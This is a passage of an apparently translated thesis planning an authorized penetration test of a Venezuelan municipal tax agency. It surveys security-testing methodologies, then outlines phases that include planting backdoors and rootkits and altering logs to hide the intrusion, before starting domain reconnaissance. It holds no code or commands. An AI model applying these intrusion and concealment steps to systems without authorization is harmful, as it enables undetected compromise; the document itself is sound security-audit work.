- Section F - Physical Security.
    - Perimeter Review.
    - Monitoring Review.
    - Access Control Evaluation.
    - Alarm Response Review.
    - Location Review.
    - Environmental Review."

As described by its author, this methodology is considered the most comprehensive in the field of information security, addressing various aspects that require constant updates, since the end of 2010, new versions have begun to incorporate cloud computing and IoT devices. Therefore, OSSTMM is regarded as a hacking method that is always evolving as new technologies emerge. It takes into account multiple aspects when conducting audits, such as information security, process security, communication security, internet

technology security, wireless security robustness, and perimeter or physical security of the environment housing the IT infrastructure.

To conclude, Caballero (2015) defines the methodology as: “OSSTMM (Open-Source Security Testing Methodology Manual) provides a methodology for comprehensive security testing, referred to in this document as an OSSTMM audit. An OSSTMM audit is an accurate measurement of security at the operational level, which avoids assumptions and anecdotal evidence. As a methodology, it is designed to be consistent and repeatable. As an open-source project, it allows any security testing professional to contribute ideas for conducting more precise, concrete, and efficient security tests. Furthermore, this enables the free dissemination of information and intellectual property.

With version 3, OSSTMM covers testing from all channels: human, physical, wireless, telecommunications, and data networks. This also makes it perfectly suitable for testing cloud computing, virtual infrastructures, messaging middleware, mobile communication infrastructures, high-security locations, human resources, trusted computing, and any logical process that encompasses all the various channels and requires different types of security testing.

Quantitative risk management can be conducted from the report with the findings of the OSSTMM audit, providing an improved outcome due to more accurate, error-free results; however, the trust management proposed here may be superior to risk management. OSSTMM includes information for project planning, quantifying results, and the rules of engagement for conducting security audits. The methodology can be easily integrated with existing laws and policies to ensure a thorough audit across all channels.

To structure its content, the methodology is subdivided into the most important aspects of information systems:

- Information Security.
- Process Security.
- Internet Technology Security.
- Communication Security.
- Wireless Security.
- Physical Security."

This methodology is considered one of the most comprehensive, thus defining an audit as the process of evaluating the security level of an IT infrastructure. In addition to being an open-source project, there is a large community behind this project making contributions and updating the versions of this methodology. Currently, version 3 is in use, one of the most complete, as it includes cloud computing, virtual machines, mobile communications, and human resources. When planning the audit project, the security of information, processes, communications, and the internet is taken into consideration, along with a review and evaluation of the physical environment where the information systems are located.

2.2.6.2 Open Web Application Security Project (OWASP)

Menéndez (2009) describes it as follows: "It promises to become one of the most prominent projects regarding web application testing. The methodology consists of two parts; the first covers the following points:

- Principles of testing.
- Explanation of testing techniques.
- General explanation of the OWASP testing framework.

In the second part, all the necessary techniques to test each step of the software development life cycle are planned. It incorporates key aspects related to the “Software Development Life Cycle” into its testing methodology so that the scope of testing begins much earlier than when the web application is in production.

Thus, considering that an effective web application testing program must include elements to test: People, Processes, and Technologies, OWASP also introduces a framework specifically designed to evaluate the security of web applications throughout their lifecycle.”

As the author highlights, this hacking methodology is focused solely on web programs and applications. As a specific group of programmers develops software intended for web use, security tests are incorporated during the creation process, particularly in the testing phase, such as:

- Debugging errors in instructions or lines of source code.
- Validating text inputs in forms.
- Verifying that user authentication employs encryption algorithms.

Therefore, the final phase of OWASP, before deploying the application to production, involves testing the potential users of the system and evaluating the processes and technologies that comprise the system itself.

González (2016) defines the OWASP methodology as: “An open-source project dedicated to determining and combating the causes that make software insecure. The OWASP Foundation is a non-profit organization that supports and manages OWASP projects and infrastructure. Additionally, the OWASP

Ethical Hacking Methodology consists of collecting all possible techniques for conducting penetration tests on web applications."

It is based on conducting black box security testing composed of 11 phases and 99 tests, which are as follows:

- Information Gathering.
- Configuration and Deployment Management Testing.
- Identity Management Testing.
- Authentication Testing.
- Authorization Testing.
- Session Management Testing.
- Input Validation Testing.
- Error Handling.
- Cryptography.
- Business Logic Testing.
- Client-Side Testing."

As the author indicates, the main objective of the OWASP methodology is to minimize and combat the causes that make software oriented to the environment insecure, whether due to the technology used in developing the web application or errors that may exist in certain lines of code during its development phase. The approach taken when conducting these security tests is black box testing, meaning there is little knowledge of the dependencies used by the web application. Therefore, the first phase to be utilized is information gathering, to have prior knowledge of all the technologies, services, and dependencies used in the web application. Once the information is collected, tests are conducted on the application to reinforce: authentication, authorize

login, manage active sessions, validate data input, minimize errors in the source code, and apply cryptographic protocols.

Additionally, Caballero (2019) describes the present methodology where: "the objective of the project is to collect all possible testing techniques, explain the techniques, and keep the guide updated. The OWASP security testing method for web applications is based on the black box perspective, where the professional knows nothing or has little information about the application to be evaluated. The model consists of: the professional, tools and methodologies, and the application. Therefore, the following is a summary of the list of controls to evaluate during the tests:

- Information Gathering.
- Configuration and Deploy Management Testing.
- Identity Management Testing.
- Authentication Testing.
- Authorization Testing.
- Session Management Testing.
- Data Validation Testing.
- Error Handling.
- Cryptography.
- Business Logic Testing.
- Client-Side Testing.

After executing the information gathering, the following phases are included:

- Conduct discovery through search engines and information leakage reconnaissance.

- Obtain the web server footprint.
- Review web server meta files for information exposure.
- Enumerate applications on the web server.
- Review comments and metadata on the web page for information exposure.
- Identify entry points to the application.
- Map execution paths through the application.
- Obtain the web application framework footprint.
- Obtain a footprint of the web application.
- Map the architecture of the application."

The OWASP project is also an open-source methodology, where there is a large community making contributions and suggesting new adjustments to the procedure as time progresses, given the emergence of new technologies and tools for developing web applications. The OWASP Guide Project is a guide that primarily outlines the categories to evaluate when auditing web applications, such as the following program modules: information gathering, application deployment, authentication, session creation, data input validation, and error mitigation in the application's source code. When conducting an audit on a web application, the approach to be taken is black box testing, where there is no knowledge of the technologies the web application possesses. Therefore, the essential first step is to gather information to have a clear idea of what technologies and services the application has.

2.2.6.3 Certified Ethical Hacking (CEH)

The acronym stands for Certified Ethical Hacking. Valencia (2013) describes it as "a security testing methodology developed by the International

Council of Electronic Commerce Consultants (EC-Council). Some of the phases outlined in this methodology are:

- Information Gathering.
- Gaining Access.
- Enumeration.
- Privilege Escalation.
- Reporting.”

This author cites that this methodology is already a standard used today, as it focuses on the security levels of information systems through software, therefore, before beginning the IT audit, all types of information about the infrastructure to be tested are collected, whether the administrators of the facility provide the information or the auditor uses other information-gathering tools, such as web search engines. Then, tools are used to scan the servers and detect any vulnerabilities, thus if vulnerabilities are found, the next step is to find a way to gain access to the system, either by exploiting the vulnerability or using social engineering.

In addition to gaining access, a scan of the organization's internal network is conducted to locate as many computers, servers, and host names as possible. Then, on the compromised system, privilege escalation is performed to unlock the entire system. Upon completing this process, a report of the entire audit is generated.

Mora (2017) describes it as: "The CEH certification is issued by EC-Council (International Council of Electronic Commerce Consultants) and consists of 18 modules that explain security concepts from scratch, the

methodology used, the tools, and the laboratories necessary to pass the certification.

Within the concepts of information security, it is observed that information must have three main characteristics: confidentiality, integrity, and availability. Additionally, authenticity must be managed, which represents a user's ability to validate that their information is genuine during communication. Non-repudiation means ensuring that the information sent to the recipient cannot be denied by deleting the information from the sending or receiving process.

This methodology defines hacking as the exploitation of vulnerabilities to compromise security and gain unauthorized access to system resources.

The phases used for hacking are:

- Reconnaissance.
- Discovery.
- Gaining Access.
- Maintaining Access.
- Covering Tracks."

As the author describes, the CEH methodology is a certification issued by EC-Council, which is an organization of Electronic Commerce Consultants explains the concept of information security, the types of hackers that exist today, and the procedures they follow when testing the security levels of information systems. A fundamental characteristic of this methodology is that information must possess the following characteristics: confidentiality, integrity, and availability. Furthermore, to analyze, detect, and exploit vulnerabilities, the

five phases must be followed: reconnaissance, discovery, gaining access to systems by exploiting vulnerabilities, maintaining access for as long as possible, and finally, covering the traces of the intrusion.

To conclude, Onofa (2016) defines the methodology as: "The Certified Ethical Hacking (CEH) certification is awarded by the International Council of Electronic Commerce Consultants (EC-COUNCIL, 2013) and is aimed at professionals in systems areas, technology consultants, system auditors, administrators, and information security officers to identify weaknesses and vulnerabilities in systems using the same knowledge and tools as a malicious hacker.

This guide includes a series of laboratories detailing the necessary steps to be taken during the five phases of the Ethical Hacking process (EC-COUNCIL, 2015), thus allowing for the evaluation of the security levels implemented in an organization. The phases covered by the guide are:

- Reconnaissance Phase.
- Scanning Phase.
- Gaining Access Phase.
- Maintaining Access Phase.
- Covering Tracks Phase."

As the author describes, this methodology is a certification aimed at personnel dedicated to information security. It is one of the methodologies used as a standard when conducting audits on information systems, as dozens of tools are employed in each of the mentioned phases. In total, this organization has an approximate registry of 2000 tools described in its procedures. Clearly, the auditor will be responsible for knowing which tool to apply and use when

conducting penetration testing. For example, if the specialist is in the first phase, which is reconnaissance, the auditor can apply more than 10 tools to gather as much information as possible to avoid false positives.

2.3 Operationalization of Variables

Table 1: Operationalization of Variables (1/2)

Specific Objectives	Variable	Conceptual Definition	Operational Dimension or Definition	Indicator
Recognize the computing systems located in the SABAT headquarters building.	Recognition and information gathering.	Involves the use of research techniques and the collection of necessary information to enumerate the information systems.	Use of search engines.	Application of filters in search engines.
				Use of active and passive scanning tools.
				Collection of email addresses.
			Monitoring network traffic.	Enumeration of computers and switches.
				Discovering computers and servers.
				Collecting IP addresses of servers.
Identify the critical vulnerabilities present in the IT infrastructure.	Enumeration and identification of vulnerabilities.	Taking the discovered information to conduct in-depth analyses and detailed identification of vulnerabilities.	Identification of problems and failures.	Degree of vulnerabilities detected.
				Degree of threats detected.
				Levels of risks detected.
			Knowledge of technologies used by the information systems in software.	Knowledge of computer names.
				Software used.
				User accounts.

Source: Own elaboration

Table 1: Operationalization of Variables (2/2)

Specific Objectives	Variable	Conceptual Definition	Operational Dimension or Definition	Indicator
Execute controlled penetration tests on the entity's servers applying the defined technique.	Gaining access and privilege escalation.	Penetration of the vulnerable system, where access is maintained and privileges are escalated in the information system.	Use of post-exploitation tools.	Type of entry vector to execute.
				Exploitation of vulnerabilities.
				Vulnerable services.
				Use of backdoors.
				Maintenance of access over time.
				Privilege escalation in the system.
				Concealment in legitimate processes of the compromised equipment.
				Limpieza de huellas.
Generate a technical report with recommendations and suggestions to mitigate and minimize the risks present in their information systems.	Diagnosis of the penetration test and presentation of results.	Involves the process of reporting to operators the necessary countermeasures to take to mitigate the studied vulnerabilities.	Reinforcement of cybersecurity policies.	Proposed solutions to vulnerabilities.
				Total number of risks analyzed.
				Number of vulnerabilities mitigated.
				Final presentation of results.

Source: Own elaboration

CHAPTER III
METHODOLOGICAL FRAMEWORK

In this section, the use of methods, techniques, instruments, strategies, and procedures to be utilized in the research work is applied. Therefore, the author Camacho (2008) defines the methodological framework as "how the research will be conducted, showing the type and design of the research, population, sample, techniques and instruments for data collection, validity and reliability, and the techniques for data analysis."

3.1 Type of Research

According to what is described in the problem statement and the objectives to be met, this research is explanatory as it allowed for the formulation of the research questions: How do we know if SABAT has a risk management analysis plan for its information systems? What impact can a security breach have on computational systems with unauthorized access? Additionally, it was possible to propose the hypothesis that the use of Ethical Hacking will influence the detection of vulnerabilities in the information systems of the Servicio Autonomo Bolivariano de Administracion Tributaria SABAT of the Municipality of Simón Bolívar in Barcelona, Anzoátegui State.

Then, Balestrini (2006) mentions that exploratory research "allows for establishing an interaction between the objectives and the reality of the field situation; observing and collecting data directly from reality, in its natural situation; deepening the understanding of the findings discovered with the application of the instruments; and providing the researcher with a richer reading of the reality under study in terms of knowledge, to propose future hypotheses at other levels of research."

3.2 Research Design

A purely field research will be conducted as the study of the problem will take place in the location where the events occur; this way, it will be possible to adequately understand the security gaps in the headquarters of the public entity due to inadequate detection of vulnerabilities. Therefore, there is an advantage that helps propose possible solutions and achieve the project's objectives.

Additionally, Arias (1999) defines field research as "the collection of data directly from the reality where the events occur, without manipulating or controlling any variable."

3.3 Population

Balestrini (2006) refers to the population as “any set of elements from which we intend to inquire and know their characteristics, or one of them, and for which the conclusions obtained in the research will be valid. For this strategy, prior to defining the population, it is necessary to establish the units of analysis, subjects, or objects to be studied and measured, since the elements of the population do not necessarily have to refer exclusively to individuals; they can be institutions, animals, physical objects, etc.”

The population considered in this research work was the totality of computing equipment and systems (servers) located in the data center of the headquarters building of the Servicio Autonomo Bolivariano de Administracion Tributaria SABAT, which in that sector consists of a total of 44 devices, broken down as follows:

- 35 computers with Windows 7 and Windows 10.
- 2 servers with Windows Server 2008.

- 1 DVR.
- 4 Wi-Fi routers.
- 1 printer.
- 1 Cisco switch.

3.4 Sample

Hernández (2014) mentions the sample as “a part of the population, that is, a number of individuals or objects selected scientifically, each of which is an element of the universe. The sample is obtained in order to investigate, based on the knowledge of its particular characteristics, the properties of a population.”

To select the sample from the population, stratified sampling was chosen, as this method allows for a more precise segmentation of the universal population. The formula proposed by Bernal (2006) is applied:

$$n = \frac{N\ Z^2 p\ q}{e^2(N-1) + Z^2 p\ q}$$

Where:

N: population size.

Z: Confidence level. Suggested: 95%, thus corresponding to a value of 1.96 in the Normal Distribution table.

p: Probability of success. For this case, it is suggested to be 0.5.

q: Probability of failure. For this case, it is suggested to be 0.5.

e: Sampling error or error in estimating the size of the units. This percentage will be 5%.

Solving the equation:

$$n = \frac{44 * (1{,}96)^2 * (0{,}5) * (0{,}5)}{(0{,}05)^2(44-1) + (1{,}96)^2 * (0{,}5) * (0{,}5)}$$

$$n = 39{,}5707$$

Thus, the total sample to be analyzed will consist of 39 elements located in the data center of the SABAT headquarters building.

3.5 Techniques for Data Collection and Instruments

The techniques for data collection, according to Arias (2006), "represent the set of procedures or forms used to obtain the necessary information to achieve the objectives of the research." For the purposes of this research, two instruments will be used to collect information:

- Observation: This technique allows for understanding the level of vulnerability present in the entity's IT servers. It also enables direct contact with the problem and the ways to analyze the security gap.

Based on the following arguments, Balestrini (2006) analyzes observation and states that it "allows the refinement of our senses through the use of a series of techniques, with the purpose of making the data accessible and obtainable from the studied reality. In this sense, the criteria considered regarding the various types of observation must be specified: from the position of the observation material, whether the observation is direct or indirect."

Starting from this premise, the observation will be conducted directly, as vulnerability levels in the servers will be analyzed using vulnerability scanning tools. Therefore, the observation of the phenomenon will be carried out directly, thus, to execute this vulnerability scanning tool, OpenVAS will be used, which allows for analyzing the levels of vulnerability or risk that a machine possesses.

In both programs, there are four levels of risk:

- **Zero Risk:** The computer has all security updates installed, with the corresponding patches.

- **Low Risk:** The computer or server has one or more moderate vulnerabilities; these risks should be adequately mitigated by installing the corresponding security patches.

- **Medium Risk:** The computer or server has one or more critical vulnerabilities that an attacker can exploit from the outside, thus having a moderate priority; therefore, appropriate patches should be installed.

- **High Risk:** The computer or server has several very severe vulnerabilities that an attacker can exploit immediately, gaining total and absolute control over that computer and potentially compromising other devices connected to the network. Thus, the priority is to urgently install patches due to the latent security breach.

- **Interview:** Balestrini (2006) defines this technique as "a reciprocal verbal communication process, with the ultimate goal of collecting information based on a previously established purpose." In this research, this technique will assume various characteristics; initially, considering the exploratory phase, the interview will be planned through open-ended questions, with a precise and logical order; introducing a flexible plan previously prepared concerning the issues of interest in the study, and fulfilling the objectives of the diagnosis.

Thus, through questions, it is possible to interact with the personnel in charge of the Information Technology (IT) Department regarding the topic being investigated, which is vulnerabilities in computer systems, and to understand their

viewpoints, as well as the level of knowledge of individuals about information security, hackers, or the basic concepts of Ethical Hacking.

The interview format is presented as follows:

Universidad De Oriente
Núcleo De Anzoátegui
Departamento De Computación Y Sistemas
Trabajo De Grado: *"Implementación de técnicas de Hacking Ético para realizar el análisis de riesgos en los sistemas informáticos del Servicio Autónomo Bolivariano Tributaria (SABAT) De La Alcaldía Del Municipio Simón Bolívar Estado Anzoátegui Periodo 2021"*

N de entrevista:

Buenos días:

Por medio de la presente, doy constancia que realizo un Trabajo De Grado relacionado a la seguridad de la información, con la finalidad de determinar si el personal del sector de Tecnologías de Información, del SABAT, cuenta con una adecuada política de seguridad, y además poseen los conocimientos técnicos necesarios sobre como minimizar y gestionar los niveles de riesgos informativos. Agradecería que me respondiera algunas preguntas relacionadas al tema, para concluir con el presente trabajo exigido en la Universidad de Oriente, Núcleo Anzoátegui, para optar por el grado de: Ingeniero en Computación. De tal manera, debe responder cada una de las preguntas que expongo a continuación:

1. ¿Se ha realizado alguna prueba de intrusión en la red interna de datos?
2. ¿Cuentan la institución con alguna herramienta de software para detectar vulnerabilidades en la intranet?
3. ¿Existen políticas de seguridad dentro de la institución?
4. ¿Al momento del envió de información se utiliza encriptación?
5. ¿Cree que los sistemas informáticos existentes en la institución son seguros?
6. ¿Alguna vez la información ha sido alterada dentro de la institución?
7. ¿Se permite el acceso a los servidores a todo el personal?
8. ¿Existen puntos de acceso remoto dentro de la institución?
9. ¿Los archivos son compartidos confidencialmente?
10. ¿Las contraseñas de los servidores son reutilizadas en todos?

Figure 1: Interview Format

Source: Own Elaboration

3.6 Trust and Validity

Validity, as noted by Ramírez (2007), "considers that the validity of a data collection instrument is effective when it measures what it intends to measure. Therefore, through content validity, it is verified to what extent the items or reagents of an instrument are representative of the variables to be measured. Commonly, the mechanism used to guarantee this type of validity is known as Expert Judgment or Judges' Test."

Muñoz (2019) also states, "In the research process, several types of validity can be found: in this case, the most common have been proposed, namely: content validity (internal validity) and expert judgment (external validity). The first (internal) is determined by the compliance with the operationalization of the variables."

Thus, in this research, only internal validation is implemented, as the section on the theoretical framework addressed the operationalization of the variables, along with their dimensions and indicators, which are directly related to the data collection instruments.

3.7 Techniques for Presentation and Analysis of Results

As noted by Balestrini (2006), graphical presentation techniques allow for representing the studied phenomena through figures that can be easily interpreted and compared with each other. When they meet certain characteristics of simplicity and precision, they can be more expository than verbal descriptions. Therefore, the presentation of the results will be shown graphically, indicating the number of servers that have vulnerabilities and the type of failures they possess.

3.8 Stages of the Project

The specific objectives outlined in this research project focus on implementing ethical hacking techniques and methodologies for identifying and analyzing vulnerabilities in the information systems of the Servicio Autonomo Bolivariano de Administracion Tributaria of the Municipality of Simón Bolívar, Anzoátegui State. Therefore, the phases to carry out this project are as follows:

Phase 1: Planning, Preparation, and Agreements in the Public Entity

In this phase, the entire scenario for conducting ethical hacking methodologies is prepared, considering essential letters and documentation for the execution of the project:

- Letter of Acceptance of the Project in the Public Entity.

This will establish the foundations of the project and provide a legal framework for mutual protection, specifying the security protocols to be considered to ensure that the tools used in conducting the technical tests do not interfere with the normal functioning of the entity's processes.

Additionally, the scope and agreements for the tests will be determined. Therefore, a meeting will be held with the management area, the technology engineers, and a proposed work plan will be created, which will allow for a visualization of the physical infrastructure of the entity: its web services and its data processing center, for the execution of controlled penetration tests. This phase will last three weeks.

Phase 2: Information Gathering

Information gathering consists of conducting a general reconnaissance of the organization to try to collect as much information as possible that can be used in the subsequent phases. In this phase, the goal is to obtain all types of information about the organization: domains, subdomains, the types of systems that are operational, metadata of public documents found on the Internet, and the services being executed through search engines (Google), social networks (Facebook, Twitter, etc.), and institutional pages. This stage will have a duration of two weeks.

Phase 3: Scanning, Enumeration, and Identification of Vulnerabilities

Network scanning is a method for obtaining information about the computer network, where the objective is to identify live hosts by probing the network perimeter (routers, firewalls), achieving the identification of critical services, operating systems, open and closed ports, among others.

Additionally, enumeration is executed, where active connections with the target system are identified, collecting information about machine names, domain names, users, groups, network sharing, etc.

After completing the enumeration, the vulnerability analysis is conducted, which involves discovering and identifying weaknesses in computer systems and applications to measure the level of security implemented in the information systems. During this process, several tasks must be executed to exploit the detected weaknesses, these activities include: assessing the vulnerability of services using verification of false positives and false negatives, listing the vulnerabilities found, estimating the impact on the entity, identifying attack

vectors, and scenarios for exploitation. This analysis phase is estimated to take two weeks.

Phase 4: Gaining Access

This is one of the most important phases where the vulnerabilities identified in the previous phase are exploited since, the exploitation will occur locally, over the LAN (Local Area Network), using techniques such as: buffer overflow, denial of service, session hijacking, remote code execution, or breaking encryption keys. The factors that contribute to a successful penetration in this phase depend on the architecture and configuration of the target system. Therefore, this stage will have a duration of three weeks.

Phase 5: Maintaining Access and Privilege Escalation

In this phase, the verification of covered channels is crucial: backdoors and deployment of rootkits (administration programs), where if any of these entry points remain open, they allow for privilege escalation within the public entity's IT infrastructure.

After implementing privilege escalation in the system, tasks typical of a system administrator will be performed, which include obtaining user accounts (usernames and passwords) through high-privilege sessions, navigating within the file system of the compromised machine, and taking screenshots of the actions being performed by the legitimate user of the affected device. Since this phase is post-exploitation, it will be executed over three weeks.

Phase 6: Cleaning Up Traces

In this phase, the concealment of backdoors and rootkits is achieved to maintain access to the compromised system, ensuring that the public entity's system administrators have no clear indications of the intrusion, allowing for continued penetration of the system. Therefore, the alteration of log files is carried out, which are files that store all events occurring in a computer system and provide detailed information about user habits. Once the backdoors are installed in the system, it assumes total control over it. The objectives of covering the traces are: to keep access to the system hidden, modify the system logs where evidence is found, and hide malicious files. This phase is estimated to take three weeks.

Phase 7: Preparing the Technical Report

In this final phase, the preparation of technical reports is carried out based on the results obtained from the previously conducted technical tests, which will serve as deliverables for the public entity. The report will detail the results of the penetration test, indicating the tools used, the record of hours and dates when the penetration tests were conducted, and their results. Additionally, a list of all detected vulnerabilities will be recorded, along with recommendations for resolving and mitigating them. The preparation of this technical report, which will include detailed information about the types of vulnerabilities found, is estimated to take two weeks.

Phase 8: Dismantling Artifacts

To conclude the controlled penetration tests, the backdoors, rootkits, and remote access systems to the public entity's information systems will be uninstalled, allowing network administrators to perform the necessary mitigations

and updates to the computing systems within the entity, thereby concluding the controlled intrusion tests. This phase is expected to be completed in two weeks.

3.9 ACTIVITY SCHEDULE

IMPLEMENTACIÓN DE TÉCNICAS DE HACKING ÉTICO PARA EL ANÁLISIS DE RIESGOS EN LOS SISTEMAS INFORMÁTICOS DEL SERVICIO AUTONOMO BOLIVARIANO DE ADMINISTRACION TRIBUTARIA (SABAT) DE LA ALCALDIA DEL MUNICIPIO SIMON BOLIVAR ESTADO ANZOÁTEGUI PERIODO 2021

AUTHOR:

FRANK EDUARDO RONDON NERI

Table 2: Activity Schedule

Description of Activities	Weeks																			
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
Phase 1: Planning, preparation, and agreements in the Public Entity																				
Phase 2: Information gathering																				
Phase 3: Scanning, enumeration, and identification of vulnerabilities																				
Phase 4: Gaining access																				
Phase 5: Maintaining access and privilege escalation																				
Phase 6: Cleaning traces																				
Phase 7: Preparation of the technical report																				
Phase 8: Dismantling of artifacts																				

Source: Own elaboration

Start Date: October 16, 2023.

Completion Date: February 26, 2024.

CAPÍTULO IV
IMPLEMENTACIÓN

The implementation of ethical hacking techniques was carried out using the methodology called OSSTMM (Open-Source Security Testing Methodology Manual), which contains six (06) stages. Each stage will be explained in detail in this chapter with the aim of discovering known vulnerabilities within the IT infrastructure of SABAT.

4.1 MATERIALS

To carry out this audit, two (02) laptops will be used with the following specifications:

Table 3: Technical Specifications of Kali Linux Machine

LAPTOP 1	
Brand	VIT
Model	P2402
Processor	Intel Core I5-3230M
RAM	12 GB
Operating System	Kali Linux 2022.3

Source: Own elaboration

Table 4: Technical Specifications of Parrot OS Machine

LAPTOP 2	
Brand	VIT
Model	M2401
Processor	Intel Core I5-560M
RAM	8 GB
Operating System	Parrot OS 5.16

Source: Own elaboration

As can be seen in the tables, Linux operating systems will be used for penetration testing, as they allow for easier installation and execution of Open-Source tools. Both the Kali Linux and Parrot OS distributions, based on Debian, come with penetration testing tools natively installed within the operating system, providing a more user-friendly environment for conducting penetration tests.

Additionally, two (02) wireless network cards will be used, which are vital for auditing wireless networks. These components have the following specifications:

Table 5: Technical Specifications of Alfa Network Card

NETWORK CARD	
Brand	Alfa Network
Model	AWUS036ACHM
Chipset	Mediatek MT7610U

Source: Own elaboration

Table 6: Technical Specifications of Alfa Network Antenna

ANTENNA	
Brand	Alfa Network
Gain	9dBi

Source: Own elaboration

The table shows that the network card has a Mediatek chipset, which allows for packet injection into wireless networks, enabling the disconnection of clients connected to a specific wireless network.

Figure 2: Devices for Conducting Penetration Tests

Source: Own elaboration

4.2 STAGE 1: RECONNAISSANCE

Information gathering consists of conducting a general reconnaissance of the organization to collect as much information as possible, which will be most useful in the subsequent stages. This stage also aims to obtain all types of information about the public entity, such as its address, domain names, subdomains, social media accounts, metadata, and public documents available on the internet, using OSINT techniques.

According to the University of Barcelona (2022), OSINT stands for Open-Source Intelligence and refers to the set of techniques and tools used to collect public information, analyze data, and relate it to convert it into useful knowledge. Given that the data currently accessible can be practically infinite, interpreting it can greatly help simplify processes and optimize results within an organization.

Therefore, the first step to apply this technique is to search for the public entity using the Google search engine and obtain the following results:




Figure 3: Google Search Results

Source: Google

According to the results obtained, it can be seen that SABAT is a dependency of the Municipality of Simón Bolívar in the city of Barcelona, responsible for the collection and declaration of taxes in the locality. Additionally, relevant information such as the website, social media accounts, contact numbers, and email addresses of the mentioned municipal organization is displayed.

Figure 4: Social Media Account on X (Twitter)

Source: X (Twitter)

Figure 5: Social Media Account on Instagram

Source: Instagram

Figure 6: Homepage Module of SABAT's Website

Source: SABAT

The following table are the main sources of information about the public entity SABAT:

Table 7: List of Main Sources of Information About SABAT

INFORMATION SOURCES	
Description	**URL**
X (Twitter)	https://twitter.com/sabatbna
Instagram	https://www.instagram.com/sabatbarcelona
Website	https://sabat.gob.ve/

Source: Own elaboration

4.2.1 Whois

The Whois tool is responsible for collecting information about a specific domain name or web address, such as the country of the domain, the public entity responsible for registering the domain, the owner of the domain name, their physical address, the registration date of the domain, expiration date, and the DNS servers associated with the domain.




Figure 7: Whois for the Domain sabat.gob.ve

Source: Own elaboration

The following table summarizes the query results:

Table 8: Whois Results

Domain	sabat.gob.ve
Registrar	NIC-VE
Creation Date	20-10-2005
Last Updated Date	04-08-2019
Expiration Date	31-12-2029
Registrant Address	Calle 11, Sector Colinas del Neveri, Edificio sede SABAT, diagonal al C.C. Cristal Plaza, Barcelona VE.
DNS Servers	ns1.cdmon.net ns2.cdmon.net ns3.cdmon.net ns4.cdmondns-01.org ns5.cdmondns-01.com

Source: Own elaboration

4.2.2 Dig

After obtaining relevant information about the domain, the next step is to obtain the IP address associated with that domain. For this purpose, a tool was used that sends a request packet to SABAT's web servers, and the response received is the IP address.




Figure 8: Dig for the Domain sabat.gob.ve

Source: Own elaboration

To validate the data obtained through the Whois and Dig commands, the web tool Netcraft was used to verify this information.

4.2.3 Netcraft

